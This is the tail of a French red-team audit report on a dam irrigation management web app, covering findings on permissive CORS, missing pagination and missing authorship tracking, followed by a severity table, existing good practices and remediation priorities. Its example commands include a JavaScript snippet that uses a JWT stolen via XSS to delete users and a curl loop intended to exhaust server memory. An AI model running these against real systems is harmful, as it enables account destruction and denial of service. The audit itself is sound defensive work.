INFO: 172.18.0.1:47786 - "GET /api/users/me HTTP/1.1" 200 OK
INFO: 172.18.0.1:34642 - "PUT /api/irrigation/1/status HTTP/1.1" 422 Unprocessable Entity
INFO: 172.18.0.1:50228 - "PUT /api/irrigation/1/status HTTP/1.1" 200 OK

```

ATK-08 — Configuration CORS Trop Permissive (allow_methods=["*"]) [MOYEN]

Référence OWASP : A05:2021 – Security Misconfiguration

❖ **Description :**

La configuration **CORS** dans `main.py` autorise toutes les méthodes HTTP (`allow_methods=["*"]`) et tous les headers (`allow_headers=["*"]`) depuis les origines autorisées. Combiné à une **XSS** potentielle sur le frontend, cela permet à un script malveillant de déclencher des actions **DELETE**, **PUT**, **POST** critiques.

❖ **Impact :**

Exécution de **requêtes destructrices** (suppression d'utilisateurs, modification de lâchers) depuis une page malveillante exploitant une **XSS**, sans que l'utilisateur ne s'en aperçoive.

❖ Étapes d'exploitation :

- Identifier une vulnérabilité **XSS** dans le frontend React.
- Injecter un script qui récupère le token **JWT** du localStorage.
- Effectuer des requêtes cross-origin avec les méthodes **DELETE** ou **PUT**.
- Supprimer des comptes ou modifier des données critiques.

- **Exemple de commande :**

```
// Script malveillant exploitant XSS + CORS permissif
fetch('http://localhost:8000/api/users/2', { method: 'DELETE', headers: {
'Authorization': 'Bearer ' + localStorage.getItem('token') } })
```

ATK-09 — Absence de Pagination — Risque de DoS Applicatif [MOYEN]

Référence OWASP : A04:2021 – Insecure Design

❖ **Description :**

Les routes **GET** qui retournent des listes (**utilisateurs, coopératives, demandes**) utilisent **.all()** **sans aucune pagination ni limite**. Un opérateur authentifié peut forcer le chargement de l'intégralité des données en base, pouvant saturer la mémoire du serveur.

❖ **Impact :**

Déni de service applicatif par saturation mémoire, ralentissement de l'API pour tous les utilisateurs

légitimes, potentiellement réponse très lente ou crash du serveur.

❖ Étapes d'exploitation :

- Se connecter avec un compte opérateur (le moins privilégié).
- Boucler des centaines de requêtes GET simultanées sur `/api/users/` ou `/api/irrigation/`.
- Observer la dégradation des performances du serveur.
- Forcer l'allocation mémoire maximale jusqu'au crash applicatif.

▪ Exemple de commande :

```
for i in $(seq 1 500); do curl -s -H "Authorization: Bearer <TOKEN_OPERATEUR>"  
http://<IP>:8000/api/users/ & done # Saturation mémoire du conteneur backend
```

ATK-10 — Non-Répudiation Insuffisante sur les Demandes d'Irrigation [MOYEN]

Référence OWASP : A04:2021 – Insecure Design

❖ Description :

Lors de la création d'une demande d'irrigation (**POST /api/irrigation/**), le champ `id_user` n'est pas assigné automatiquement depuis le token **JWT** — il est laissé à **NULL**. Il est ensuite écrasé lors de la validation par l'id du directeur. Il devient donc impossible de tracer quel utilisateur a créé la demande initiale.

❖ Impact :

Impossibilité d'audit et de traçabilité des actions : un utilisateur peut nier avoir créé une demande. Contournement potentiel des processus de validation en manipulant les données d'attribution.

❖ Étapes d'exploitation :

- Créer une demande d'irrigation avec n'importe quel compte authentifié.
- Observer que `id_user` reste **NULL** dans la base de données.
- Constater l'absence de traçabilité sur l'auteur initial.
- Nier toute responsabilité sur des actions effectuées.

▪ Exemple de commande :

```
# Après création d'une demande, vérifier en base : SELECT id_demande, id_user FROM  
demande_irrigation ORDER BY id_demande DESC LIMIT 1; # Résultat : id_user = NULL  
(auteur non tracé)
```

3. Tableau Récapitulatif des Vulnérabilités

ID	Sévérité	Vulnérabilité	OWASP
ATK-01	● Critique	Credentials par défaut / SECRET_KEY faible	A05
ATK-02	● Critique	Port MySQL 3306 exposé publiquement	A05
ATK-03	● Critique	phpMyAdmin exposé sans protection renforcée	A05
ATK-04	□ Élevé	Absence de rate limiting sur le login	A07
ATK-05	□ Élevé	JWT non révocable après logout/suppression	A07
ATK-06	□ Élevé	IDOR via JWT forgé sur les ressources	A01
ATK-07	□ Élevé	Exposition des erreurs internes (stack traces)	A09
ATK-08	□ Moyen	CORS permissif (allow_methods=*)	A05
ATK-09	□ Moyen	Absence de pagination (DoS applicatif)	A04
ATK-10	□ Moyen	Non-répudiation insuffisante	A04

4. Bonnes Pratiques Déjà en Place

Malgré les vulnérabilités identifiées, plusieurs bonnes pratiques de sécurité ont été observées dans le code source :

- ✓ **Protection contre l'injection SQL** : utilisation de l'ORM SQLAlchemy avec des requêtes paramétrées — aucune injection SQL directe identifiée.
- ✓ **Mots de passe correctement hashés avec bcrypt** et sel aléatoire (jamais stockés en clair).
- ✓ **RBAC fonctionnel** : séparation claire des droits entre directeur, ingénieur et opérateur.
- ✓ Validation stricte des entrées via **Pydantic** (format email, longueurs minimales, enum de rôles impossibles à contourner).
- ✓ **Trigger base de données empêchant les lâchers d'eau** sous le seuil de sécurité (protection opérationnelle).
- ✓ **Restriction du domaine email à @barrage-yt.ma** pour la création de comptes.
- ✓ **Validation de la SECRET_KEY à 32 caractères minimum** en configuration (mais valeur par défaut insuffisante).

5. Conclusion

L'analyse **Red Team** du projet Barrage-Flow Manager a permis d'identifier **10 vulnérabilités**, dont **3 de niveau critique**. Les failles les plus dangereuses reposent principalement sur **des problèmes de configuration (credentials par défaut, ports exposés)** plutôt que sur des défauts de conception fondamentaux.

Le code applicatif présente une base saine (**ORM, bcrypt, RBAC, Pydantic**), mais la surface d'attaque est significativement élargie par l'infrastructure **Docker mal sécurisée**. En priorité, il est recommandé de : **(1) fermer le port MySQL à l'accès externe, (2) changer toutes les valeurs par défaut du .env avant tout déploiement, (3) restreindre ou supprimer phpMyAdmin en production, et (4) implémenter un rate limiting sur l'authentification.**